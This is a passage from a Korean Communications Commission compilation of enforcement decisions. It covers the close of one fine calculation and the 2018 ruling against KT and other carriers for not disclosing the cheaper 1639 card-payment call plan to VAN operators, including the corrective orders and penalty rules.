세부기준 제7조제1항 [별표 3]은 위반기간이 6개월 초과 12개월 이내인 경우에는 기준금액의 100분의 20에 해당하는 금액을 가산하고, 동일한 위반행위로 위반행위의 종료일 기준 최근 3년간 위반 전기통신사업자가 방송통신위원회로부터 과징금 처분을 받은 적이 없는 경우에는 기준금액의 100분의 10에 해당하는 금액을 감액하도록 하고 있다.

피심인의 이용자 이익저해 행위의 원인이 된 접속경로 변경은 '16. 12. 8일부터 시작되어, '17. 11. 18일 스스로 문제행위를 시정 할 때까지 지속되었으므로 위반기간은 6개월 초과 12개월 이내인 경우에 해당하는 경우로 기준금액의 20%를 필수적 가산하고, 동일한 위반행위로 최근 3년간 과징금 처분을 받은 사실이 없으므로 기준금액의 10%를 필수적 감액하여 결과적으로 필수적 가중·감경 금액은 기준금액에 10%가 가산된다.

3. 추가적 가중·감경

세부기준 제8조 [별표 4]은 방송통신위원회의 조사 착수 후에 자진하여 위반행위를 시정하기 위한 조치에 착수하거나 시정조치를 완료한 경우 100분의 20이내에서 감액할 수 있도록 하고 있다.

피심인이 위원회 조사착수 후 자진하여 위반행위를 시정한 점을 고려하여 필수적 가중을 거친 금액에서 10%를 감액한다.

4. 과징금의 결정

이에 따라 피심인의 최종 과징금은 3억 9천 6백만원이다.

< 최종 과징금 산정내역 >

(단위 : 천원)

기준금액	필수적 가중·감경(+10%)	필수적 가중을 거친금액	추가적 가중·감경 (-10%)	최종 과징금
400,000	+40,000	440,000	-44,000	396,000

VI. 결론

상기 피심인의 전기통신사업법 위반행위에 대하여 전기통신사업법 제52조(금지행위에 대한 조치) 및 제53조(금지행위 등에 대한 과징금의 부과)에 따라 주문과 같이 결정한다.

VII. 이의제기 방법 및 기간

위 시정조치 명령 및 과징금 부과 처분에 불복이 있는 경우, 행정심판법 제23조 내지 제27조의 규정에 의하여 동 처분을 받은 날부터 90일 이내에 방송통신위원회에 행정심판을 청구하거나, 행정소송법 제18조 내지 제20조의 규정에 의하여 동 처분을 받은 날부터 90일 이내에 행정법원에 행정소송을 제기할 수 있다.

위 원 장 이 효 성 (인)

부위원장 허 욱 (인)

위 원 김 석 진 (인)

위 원 표 철 수 (인)

위 원 고 삼 석 (인)

3. 대표번호 카드결제 서비스 관련 전기통신사업법 위반(10.12.)

1. 개 요


방송통신위원회는 10월 12일 제55차 방송통신위원회를 개최하여 통신요금 관련 중요사항을 미고지하여 이용자의 이익을 저해한 유선통신사업자 6개사 및 밴(VAN) 사업자* 14개사에 대해 시정명령과 함께 총 3억 1,940만원의 과징금을 부과(불입참조) 하였다.

* 카드결제 승인·중계, 단말기(POS) 설치, 가맹점 모집·관리를 하는 부가가치통신망(Value Added Network) 사업자로 전기통신사업법의 부가통신 사업자에 해당

인터넷이 없는 영세자영업자들이 유선전화를 이용해 카드결제서비스를 이용하는 경우, 카드단말기에서 15xx 등 대표번호에 전화를 거는 방식으로 카드 결제를 하면서 3분당 39원(부가세 제외)의 요금을 부담해 왔다.

하지만 실제 카드를 결제하면서 통화하는 시간은 3분보다 짧으므로 '12년도에 정부는 카드결제호처리서비스를 위해 '1639' 국번을 부여하였고, 유선통신사업자는 밴 사업자를 위한 전용서비스인 '카드결제호처리서비스' (24원/건당, 이하 1639서비스)를 출시하고 이를 이용약관에 반영하였다.

《 대표번호서비스¹⁾ vs 1639서비스²⁾ 비교 》



¹⁾ 이용자가 대표번호로 전화 할 경우 사전에 지정된 전화번호로 연결시켜주는 서비스로 민원센터·대리운전·꽃배달 등에서 주로 이용

- 2) 대표번호서비스의 일종으로 신용카드 가맹점에서 카드결제 승인 등을 위해 여러 개의 전화회선을 대표하는 가상의 전화번호(1639국번) 서비스 (가입대상 : 뱅 사업자)

그러나 종전보다 저렴한 전용요금제인 '1639서비스'가 출시 된 지 5년이 지나도록 이를 이용하는 소상공인이 없다는 국회 지적 및 언론 보도 등에 따라 방송통신위원회는 금년 3월부터 유선통신사업자와 뱅(VAN) 사업자 등 총 23개사에 대해 현황조사를 실시하였다.


방송통신위원회는 '12년 10월부터 '17년 12월말까지의 조사대상 기간 중 ▲ 유선통신사업자와 뱅(VAN) 사업자 간 ▲ 뱅(VAN) 사업자와 가맹점 간 '대표번호 서비스' 및 '1639서비스'의 이용 관련 가입 신청서 확인 및 담당자 면담 등을 통해 전기통신사업법 위반 여부를 조사하였다.

전기통신사업자가 이용자와 통신서비스 이용계약을 체결할 때 이용요금 등 중요한 사항을 설명 또는 고지하여야 하며 약정기간 만료 후에는 이용조건 및 이용요금의 할인 등 혜택을 받을 수 있는지 여부를 사전에 설명 또는 고지하여야 한다.

하지만 조사 결과, ▲ 6개 유선통신사업자는 전기통신사업법의 이용자에 해당하는 14개 뱅(VAN) 사업자와 대표번호서비스 이용계약을 체결하면서 '12년 10월 이후 약정기간이 만료되어 재약정 내지 신규 가입하는 뱅(VAN) 사업자에게 동일한 형태의 서비스로 더욱 저렴한 '1639서비스' (24원/건당)의 이용이 가능하다는 점을 설명 또는 고지하지 않았으며,

▲ 14개 뱅(VAN) 사업자는 위탁 대리점을 통해 신용카드 가맹점과 대표번호 서비스가 입력된 카드결제 단말기를 사용하는 이용자(가맹점)와의 이용 계약(재계약 포함) 체결 시 카드결제시마다 별도의 통신 이용요금(39원/3분 이내)이 부과된다는 사실을 설명 또는 고지하지 않는 등 전기통신사업법상 이용자의 이익을 현저히 해치는 방식으로 서비스를 제공한 것으로 확인되었다.

《 유선전화 카드결제서비스 관련 사업자별 계약 현황 》



방송통신위원회는 이용자의 이용계약 체결 내지 지속적인 서비스 이용에 직접적인 영향을 미칠 수 있는 이용요금 및 이용조건에 대한 고지의무를 소홀히 한 유선통신사업자와 뱅 사업자에게 전기통신사업법 제53조제1항 및 같은 법 시행령 제46조제1항 [별표6] 등에 따라

▲금지행위의 즉시 중지, ▲금지행위로 인하여 시정조치 명령받은 사실의 공표, ▲업무 처리절차 개선, ▲시정조치 이행계획서를 제출하도록 시정명령을 하기로 하였으며, 19개사에 대해 총 3억 1,940만원의 과징금을 부과하기로 의결 하였다.

이번 심결에 따라 유선통신사업자 및 뱅 사업자는 통신서비스 관련 이용 계약 시 가입신청서 등의 보관·교부 등에 대한 개선조치를 이행 하여야 하며, 통신서비스 운영자와 이용자 간 직접 계약이 아닌 경우 실제 이용자(가맹점)에게 통신 요금을 명확히 고지하는 방안을 마련하여 방송통신위원회에 보고하여야 한다.

2. 관련 사례

1

(주)케이티 등 6개 유선사업자의 대표번호 카드결제서비스 관련 전기통신사업법 위반

방 송 통 신 위 원 회 심의·의결

안전번호 제2018-55-467호

안전명 대표번호 카드결제서비스 관련 전기통신사업법 위반행위에 대한
시정조치 등에 관한 건

피심인 (주)케이티
경기도 성남시 분당구 불정로 90

의결연월일 2018. 10. 12.

주 문

1. 피심인은 '신용카드 등 부가통신업자'와 대표번호서비스와 관련된 이용계약을 체결하거나 약정기간 만료에 따라 이용계약이 자동으로 연장되는 경우에 카드 가맹점의 카드 결제호 처리를 제공하기 위해 도입한 '결제호처리서비스'의 이용 요금을 설명 또는 고지하지 아니한 행위'를 즉시 중지하여야 한다.
2. 피심인은 시정조치를 명령받은 날부터 3개월 이내에 아래와 같이 전기통신 역무에 관한 업무처리절차를 개선하되, 구체적인 내용은 방송통신위원회와 사전에 협의하여야 한다.

가. 시내·시외전화 통신망을 이용하여 부가서비스 형태의 신용카드 결제관련 서비스인 '대표번호서비스' 및 '결제호처리서비스'의 이용계약을 체결할 때, 관련 가입 신청서류의 교부 및 보관이 적절히 이루어지도록 필요한 조치를 하여야 한다.

나. 피심인은 피심인이 제공하고 있는 ‘대표번호서비스’ 및 ‘결제호처리서비스’를 이용하여 전기통신역무를 제공하는 부가통신사업자(신용카드 등 부가통신업자)가 카드 가맹점과 이용계약을 체결할 때, 이용요금 등을 이용자에게 명확하게 설명 또는 고지될 수 있도록 부가통신사업자와 협의하여 개선조치를 마련하여야 한다.

3. 피심인은 제1항 내지 제2항의 시정조치를 명령 받은 사실을 시정명령을 받은 날부터 1개월 이내에 4단x10cm 또는 5단x9cm 크기로 1개 중앙일간지에 평일 1회 공표하고, 홈페이지 화면(전체화면 6분의 1 이상 크기의 팝업 창)을 통해 이용자가 초기 접속 시 자동으로 볼 수 있도록 하거나 클릭을 하여 볼 수 있는 연결문서로 5일간(휴업일 포함) 게시하여야 한다. 이때, 구체적 공표내용 등은 방송통신위원회와 사전 협의를 거쳐야 한다.

4. 피심인은 시정조치를 명령받은 날부터 1개월 이내에 제1항 내지 제3항에 대한 시정조치 이행계획서를 작성하여 방송통신위원회에 제출하여야 한다.

5. 피심인은 각 시정조치 이행기간 만료 후 10일 이내에 시정조치 이행 결과를 방송통신위원회에 보고하여야 한다.

6. 피심인에 대하여 다음과 같이 과징금을 부과한다.

가. 금 액 : 40,200,000원

나. 납부기한 : 고지서에 명시된 납부기한 이내

다. 납부장소 : 한국은행 국고수납 대리점

이 유

I. 기초사실

(주)케이티(이하 ‘피심인’이라 한다)는 「전기통신사업법」 제6조 또는 제16조에 따라 기간통신역무를 허가받은 사업자로서 시내·시외·국제전화서비스, 인터넷전화(VoIP), 이동전화, 초고속인터넷 접속 등을 제공하고 있으며, 최근 3년간 매출액(이동전화서비스 제외)은 아래와 같다.

< 최근 3년간 매출액 현황 >

(금액단위 : 백만원)

구 분	2015년	2016년	2017년	3년 평균


※ 자료출처 : 피심인 영업보고서 및 제출자료

II. 사실조사 결과

1. 조사배경

피심인은 시내·시외전화 통신망을 이용하여 신용카드 결제서비스를 제공하는 부가서비스 형태의 지능망서비스인 ‘대표번호11)서비스(39원/3분, 부가세 제외)’를 이용하던 카드 가맹점의 통신요금 경감을 위해 ‘12년 9월에 전용 대표번호 1639 국번을 방송통신위원회(현, 과학기술정보통신부)로부터 부여받고, ‘12년 10월에 지능망 이용대가·망 유지비 등 자체 비용을 감안하여 낮은 요금제를 적용한 ‘결제호처리서비스(24원/건당, 부가세 제외, 이하 ‘1639서비스’라고 한다)’ 요금제를 이용약관에 반영하였다.

< 참고 1 > 대표번호서비스 vs 1639서비스 비교



11) ‘대표번호’란 기간통신사업자가 발신자(이용자)의 전화를 실제 수신자(가입자 : 법인 또는 개인)에게 연결해 주기 위한 가상의 전화번호(1588, 1544, 1600 등)로, 회선이용 가입자는 월정액 회선이용료(예, 회선당 8천원~1만1천원 등)를 납부하고, 발신자(이용자)는 대표번호 이용 시 시내·시의 통화료를 기간통신사업자에게 납부


그러나, '1639서비스'가 출시 된 지 5년이 지나도록 이를 이용하는 소상공인이 없다는 국회 지적 및 언론 보도¹²⁾ 등에 따라 방송통신위원회는 '18. 3. 26일부터 '18. 3. 27일까지 피심인을 대상으로 '12년 10월부터 '17년 12월말까지의 기간 동안 대표번호서비스 및 결제호처리서비스 이용계약과 관련하여 「전기통신사업법」 상 금지행위 위반여부가 없는지에 대해 관련 서비스 가입신청서, 이용약관 등의 자료 분석과 담당자 인터뷰 등 현장조사를 실시하고, 다음과 같은 사실을 확인하였다.

2. 행위사실

피심인은 시내·시외전화 통신망을 이용하여 신용카드 결제서비스를 제공하는 (주)스마트로 등 7개¹³⁾ 신용카드 등 부가통신업자¹⁴⁾(이하 '밴(VAN)사업자'라 한다)와 체결한 대표번호서비스 이용계약과 관련하여, '12년 10월 이후 약정기간(1년~3년)이 만료된 회선의 대표번호서비스 이용계약을 연장하면서 동일한 형태의 서비스이면서 밴(VAN)사업자와 계약되어 있는 카드 가맹점이 종전 '대표번호서비스'(39원/3분, 부가세 제외) 보다 저렴한 이용요금으로 이용이 가능한 '1639서비스'(24원/건당, 부가세 제외)를 설명하거나 고지하지 않고 종전 약정에 따라 대표번호서비스 이용계약을 연장하였다.

또한, '12년 10월 이후 나이스정보통신(주), (사)금융결제원 등 2개 밴(VAN)사업자와 신규로 회선의 대표번호서비스 이용계약을 체결하면서 대표번호서비스 외에 '1639서비스' 요금제를 설명하거나 고지한 사실이 없었다.

< 참고 2 > 카드 결제서비스 관련 사업자별 계약 현황



12) “영세상인, 유선전화 카드결제 할인요금제 이용 0명...있는 줄도 몰라” (’ 18.1.17, 서울경제) 등

13) (주)스마트로, 퍼스트데이터코리아(유), (주)다우데이터, (주)제이넷, (사)금융결제원, (주)코벤, NHN한국사이버결제(주)

14) 카드결제 승인·중계, 단말기(POS) 설치, 가맹점 모집·관리를 하는 부가가치통신망(Value Added Network)사업자로 전기통신사업법의 부가통신사업자로 신고하고, 여신전문금융법에 따른 신용카드 등 부가통신업자로도 신고하여야 함

< 참고 3 > 카드 결제서비스 관련 사업자별 계약 현황



아울러, 피심인은 밴(VAN)사업자와 계약되어 있는 카드 가맹점이 카드 결제용 단말기를 이용하여 카드결제 관련 정보 조회 시에 발생하는 통화요금은 피심인이 청구하고, 통신서비스를 이용하는 카드 가맹점을 관리하는 등의 대가로 밴(VAN)사업자에게 수수료를 지급한다는 내용의 협정을 별도로 체결한 사실이 있다.

III. 위법성 판단

1. 관련법 규정

「전기통신사업법」 제50조제1항제5의2호는 전기통신사업자가 이용자의 이익을 해치거나 해칠 우려가 있는 행위를 금지하면서, 같은 법 시행령 제42조제1항 [별표4] 5의2호 나목은 이용 계약의 체결과 관련하여, 바목은 약정기간 만료와 관련하여 세부 유형 및 기준을 정하고 있다.

<전기통신사업법 관련 조항>

◇ 전기통신사업법 제50조(금지행위) ① 전기통신사업자는 공정한 경쟁 또는 이용자의 이익을 해치거나 해칠 우려가 있는 다음 각 호의 어느 하나에 해당하는 행위(이하 "금지행위"라 한다)를 하거나 다른 전기통신사업자 또는 제3자로 하여금 금지행위를 하도록 하여서는 아니된다.

5의2. 전기통신사업자가 이용자에게 이용요금, 약정 조건, 요금할인 등의 중요한 사항을 설명 또는 고지하지 아니하거나 거짓으로 설명 또는 고지하는 행위

<전기통신사업법 관련 조항>

◇ 전기통신사업법 시행령 제42조① [별표 4] 5의2. 이용자에게 중요한 사항을 설명 또는 고지하지 않거나 거짓으로 설명 또는 고지하는 행위

나. 이용계약을 체결할 때 사업자명, 이용요금, 지원금, 요금할인, 경품, 할부수수료, 보험료, 약정기간, 위약금, 손해배상, 결합판매 구성상품의 전체·개별 할인율 등의 약정 조건, 서비스 개시 전의 신청 철회권 행사방법 등 중요한 사항을 설명 또는 고지하지 않거나 거짓으로 설명 또는 고지하는 행위

바. 약정기간 만료에 따라 이용계약이 자동으로 연장되는 경우 이용자에게 약정기간 만료일, 약정기간 만료 후의 이용요금 및 이용조건, 이용계약이 자동으로 연장된 이후에 이용요금 할인 등 혜택을 받을 수 있는지 여부, 해지(결합판매 구성상품의 일부 해지를 포함한다) 시 위약금이 부과되지 않는 사실 등을 사전에 설명 또는 고지하지 않는 행위

※ 다만, '16. 1.27일 이전의 경우는 전기통신사업법제50조제1항제5호 및 같은 법 시행령 제42조제1항 [별표4] 5(나목.4)에 해당한다.

2. 위법성 판단

가. 인정된 사실

피심인은 8개 밴(VAN)사업자와 체결한 대표번호서비스 회선 이용계약과 관련하여 '12년 10월 이후 약정기간이 만료되어 이용계약을 연장하거나 신규계약을 체결하면서 '대표번호서비스' 외에 '1639서비스'에 대해 밴(VAN)사업자에게 설명하거나 고지한 사실이 없다.

나. 피심인 주장 및 검토

피심인은 (1)유선통신사업자의 선택권 없이 밴(VAN)사업자가 카드 결제용 단말기에 연결한 '대표번호서비스' 이용실적에 따라 유선통신사업자의 매출이 결정되는 구조로 밴(VAN)사업자에 종속된 지위에 불과하며, 밴(VAN)사업자는 유선통신사업자와의 관계에서 보호의 필요성이 큰 일반 이용자와 다르기 때문에 정보의 비대칭 상태에 있다고 보기 어려워, 법에서 예정하는 이용자로 보기 어렵다고 주장하며, (2)밴(VAN)사업자가 '1639서비스' 이용 시 '대표번호서비스'에 상당

하는 이익을 기대할 수 없어 유선통신사업자가 이를 설명하거나 고지하였더라도 선택할 가능성은 없으므로 밴(VAN)사업자의 입장에서는 '1639서비스'는 중요 사항으로 볼 수 없다고 주장하였다.

피심인의 주장 중 (1)을 살펴보면, 「전기통신사업법」 제2조제9호는 이용자를 '전기통신역무를 제공받기 위하여 전기통신사업자와 전기통신역무의 이용에 관한 계약을 체결한 자'라고 규정하고 있으며, 부가통신사업자의 경우 이용자가 되지 못한다는 배제규정은 없으므로 계약형태에 따라 부가통신사업자도 전기통신사업법상 이용자가 될 수 있다고 판단된다. 따라서 밴(VAN)사업자는 카드 가맹점에 단말기를 제공하는 자신의 사업을 수행하기 위하여 유선통신사업자에 대표번호 서비스를 입찰하여 제공받고 있으므로 전기통신사업법상 이용자에 해당된다.

또한, 피심인의 주장 중 (2)에 대해 살펴보면, '대표번호서비스'와 '1639서비스'는 카드 결제용 단말기에서 특정번호로 전화를 하여 카드결제를 처리한다는 내용과 기능 측면에서는 실질적으로 동일한 서비스로 볼 여지가 있으나,

▲전기통신번호관리세칙에서 두 서비스를 구분하고 있다는 점, ▲서비스에 이용되는 번호가 다르다는 점, ▲서비스의 이용요금에 차이가 있다는 점, ▲'1639서비스'는 '대표번호서비스'가 제공하는 서비스 중 한 유형에 해당한다는 점에서 동일한 서비스라고 보기는 어렵지만, 카드 결제와 관련된 영역에서 두 서비스의 내용과 기능이 유사하고, '1639서비스'가 '대표번호서비스'를 대체할 수 있다는 점에서 대체 가능성이 있는 신규 서비스로 볼 수 있다.

다만, '대표번호서비스'(39원/3분, 부가세제외)와 '1639서비스'(24원/건당, 부가세제외)를 별개의 서비스로 보더라도 이용자가 두 개의 서비스 중 특정한 서비스를 선택하는 의사 결정을 하는데 있어 특별한 사정이 없는 한, 이용자로서는 보다 저렴한 요금으로 이용할 수 있는 서비스('1639서비스')를 택할 가능성이 높다고 봄이 합리적이다.

아울러, 종전에 가입된 '대표번호서비스'의 약정기간이 만료된 경우에 이용자인 밴(VAN)사업자의 입장에서는 '대표번호서비스'를 유지하는 방안과 '1639서비스'를 이용할 수 있도록 설비구축 비용 등이 들더라도 신규 이용이 가능한 '1639서비스'로 전환하여 더 많은 카드 가맹점을 유지하는 방안 중에서 유리하다고 판단되는

서비스 가입을 선택할 수 있었을 것이다. 따라서, 약정기간이 만료됨에 따라 자동 연장되는 경우 만료 후에 대체 가능한 저렴한 서비스 및 이용요금 변동 사항을 설명하거나 고지하지 않은 피심인의 행위는 이용자가 약정기간 만료 이후 새로운 요금제를 선택할 기회를 차단한 것으로 판단된다.

또한, 피심인이 주장하는 밴(VAN)사업자와의 수익 배분과 관련된 사항은 밴(VAN)사업자가 카드 가맹점이나 결제용 단말기 관리를 통해 피심인의 대표번호 서비스를 이용하도록 관리하는 대가로 밴(VAN)사업자에게 별도의 수수료를 지급한다는 내용으로 본 건의 대표번호서비스 이용계약과는 별개의 건이다. 따라서, 밴(VAN)사업자가 '1639서비스' 이용 시 '대표번호서비스'에 상당하는 이익을 기대할 수 없어 피심인이 이를 설명하거나 고지하였더라도 선택할 가능성은 없다는 피심인의 주장은 받아들일 수 없다.

다. 판단

피심인이 '12년 10월 이후 밴(VAN)사업자와 이용계약을 체결하거나 약정기간 만료에 따라 이용계약이 자동으로 연장되는 경우, 시내·시외전화를 이용한 카드 결제 시 3분당 39원이 부과되는 '대표번호서비스'와 동일한 형태의 서비스를 제공하면서 건당 24원으로 이용이 가능하여 더욱 저렴한 '1639서비스' 요금제로 이용이 가능하다는 사실을 사전에 설명하거나 고지하지 않은 행위는 이용자의 계약 체결 내지 지속적인 서비스의 이용에 직접적인 영향을 미칠 수 있는 이용요금 및 이용조건 등 중요사항에 대한 고지 의무를 소홀히 하여 이용자의 이익을 현저히 해치는 방식으로 전기통신서비스를 제공한 것으로 현행 전기통신사업법 제50조제1항제5의2호 및 같은 법 시행령 제42조제1항 [별표4] 5의2(나·바목) 【'16. 1. 27일 전기통신사업법 개정 이전에는 제50조제1항제5호 및 같은 법 시행령 제42조제1항 [별표4] 5(나목.4)】을 위반한 것으로 인정된다.

IV. 시정조치

1. 금지행위의 중지

「전기통신사업법」 제52조제1항제6호에 따라 피심인은 밴(VAN)사업자와 대표번호서비스와 관련된 이용계약을 체결하거나 약정기간 만료에 따라 이용계약이

자동으로 연장되는 경우에는 카드 가맹점의 카드 결제호 처리를 제공하기 위해 도입한 ‘결제호처리서비스’의 이용요금을 설명 또는 고지하지 아니한 행위’를 즉시 중지하여야 한다.

2. 업무 처리절차의 개선

피심인은 「전기통신사업법」 제52조제1항제9호에 따라 시정조치를 명령받은 날부터 3개월 이내에 아래와 같이 전기통신역무에 관한 업무처리절차를 개선하되, 구체적인 내용은 방송통신위원회와 사전에 협의하여야 한다.

가. 시내·시외전화 통신망을 이용하여 부가서비스 형태의 신용카드 결제관련 서비스인 ‘대표번호서비스’ 및 ‘결제호처리서비스’의 이용계약을 체결할 때, 관련 가입 신청서류의 교부 및 보관이 적절히 이루어지도록 필요한 조치를 하여야 한다.

나. 피심인은 피심인이 제공하고 있는 ‘대표번호서비스’ 및 ‘결제호처리서비스’를 이용하여 전기통신역무를 제공하는 부가통신사업자(신용카드 등 부가통신업자)가 카드 가맹점과 이용계약을 체결할 때, 이용요금 등을 이용자에게 명확하게 설명 또는 고지될 수 있도록 부가통신사업자와 협의하여 개선조치를 마련하여야 한다.

3. 시정조치를 명령받은 사실의 공표

피심인은 「전기통신사업법」 제52조제1항제7호 및 같은 법 시행령 제44조의2에 따라 제1항 내지 제2항의 시정조치를 명령 받은 사실을 시정명령을 받은 날부터 1개월 이내에 4단 x 10cm 또는 5단 x 9cm 크기로 1개 중앙일간지에 평일 1회 공표하고, 홈페이지 화면(전체화면 6분의 1 이상 크기의 팝업 창)을 통해 이용자가 초기 접속 시 자동으로 볼 수 있도록 하거나 클릭을 하여 볼 수 있는 연결문서로 5일간(휴업일 포함) 게시하여야 한다. 이때, 구체적 공표내용 등은 방송통신위원회와 사전 협의를 거쳐야 한다.

< 공표문안(예시) >

**(주)○○○은 전기통신사업법 위반을 이유로
시정명령을 받은 사실이 있음**

저희 회사(○○○)는 방송통신위원회로부터 시내·시외전화 통신망을 이용하여 카드 결제서비스를 제공하는 ‘대표번호서비스’의 이용계약을 체결하거나 약정기간 만료에 따라 이용계약이 자동으로 연장되는 경우에 동일한 형태의 서비스로 이용요금이 더 저렴한 ‘결제호처리서비스’의 이용이 가능하다는 사실을 사전에 설명하거나 고지하지 아니하는 행위’가 「전기통신사업법」 제50조제1항제5의2호를 위반하였다는 이유로 시정명령을 받은 사실이 있습니다.

2018년 월 일
대표이사 ○○○

4. 이행계획서의 제출

피심인은 「전기통신사업법」 제52조제1항제11호 및 같은 법 시행령 제44조제1호에 따라 시정조치를 명령받은 날부터 1개월 이내에 위 **IV. 1. 내지 3.**의 시정조치를 이행하기 위한 이행계획서를 작성하여 방송통신위원회에 제출하여야 한다.

5. 이행 결과의 보고

피심인은 「전기통신사업법」 제52조제1항제11호 및 같은 법 시행령 제44조제2호에 따라 각 시정조치 이행기간 만료 후 10일 이내에 시정조치 이행 결과를 방송통신위원회에 보고하여야 한다.

V. 과징금 부과

피심인의 「전기통신사업법」 제50조제1항 위반에 대한 과징금은 같은 법 제53조제1항, 같은 법 시행령 제46조제1항〔별표6〕(위반행위의 종류별 과징금 부과 상한액 및 산정기준)에 따라 다음과 같이 부과한다.

1. 과징금 상한액 및 기준 금액

가. 과징금 상한액

피심인의 「전기통신사업법」 제50조제1항을 위반한 과징금 상한액은 같은 법 제53조제1항, 시행령 제46조제1항 [별표6]에 의한 “금지행위 위반에 대한 과징금 부과 세부기준” (방송통신위원회고시 제2016-11호, 이하 ‘과징금 부과기준’이라 한다) 제3조제1항에 따라 피심인의 금지행위와 관련된 전기통신역무의 직전 3개 사업연도의 연평균 매출액의 100분의 1 이하에 해당하는 금액으로 정하고 있다.

나. 기준금액

과징금 부과기준 제6조제1항제1호 및 제2호는 위반행위로 인하여 영향을 받은 관련 매출액의 경우 위반 전기통신사업자의 위반기간동안 위반행위로 인해 직접적으로 영향을 받는 서비스의 매출액으로 하되, 관련매출액 산정 시 서비스의 범위는 전기통신사업 회계분리기준 제3조에 따른 위반행위로 인하여 직접적으로 영향을 받는 서비스 제공 상대방 등을 고려하여 판단하되, 위반행위가 해당 부가서비스 등 특정 영역에 국한하여 발생하고, 그 영향도 그 영역에 한정된다고 인정되는 경우에는 그 영역으로 한정하여 관련 매출액을 산정하도록 정하고 있다.

따라서, 피심인의 위반행위와 관련한 매출액은 아래와 같이 밴(VAN)사업자와 계약한 가맹점이 이용한 ‘대표번호서비스’의 전체 매출액으로 한다.

< 최근 3년간 매출액 현황 >

(금액단위 : 백만원)

구 분	2015년	2016년	2017년	3년 평균

※ 자료출처 : 피심인 영업보고서 및 제출자료

아울러, 위반행위의 중대성의 정도를 판단함에 있어 피심인의 경우 금지행위 중 관련 매출액 산정이 가능한 경우로서 과징금 부과기준 제4조제1항 [별표1]은 해당 위반행위의 시장에 미치는 영향, 피해 중대성 및 범위, 이용자 피해회복 여부 등을 종합적으로 고려하여 판단하여야 한다.

< 기준금액 부과기준율 및 중대성 정도 판단 시 고려 사유 >

중대성의 정도	고려 사유	부과기준율
매우 중대한 위반행위	시장의 본질적인 왜곡, 피해규모의 광범위, 이용자의 피해회복이 이루어지지 않은 경우 등	2~3%
중대한 위반행위	시장의 단기적 왜곡, 피해가 중대하지만 광범위하지 않은 경우, 이용자의 피해회복이 일부 이루어진 경우 등	1~2%
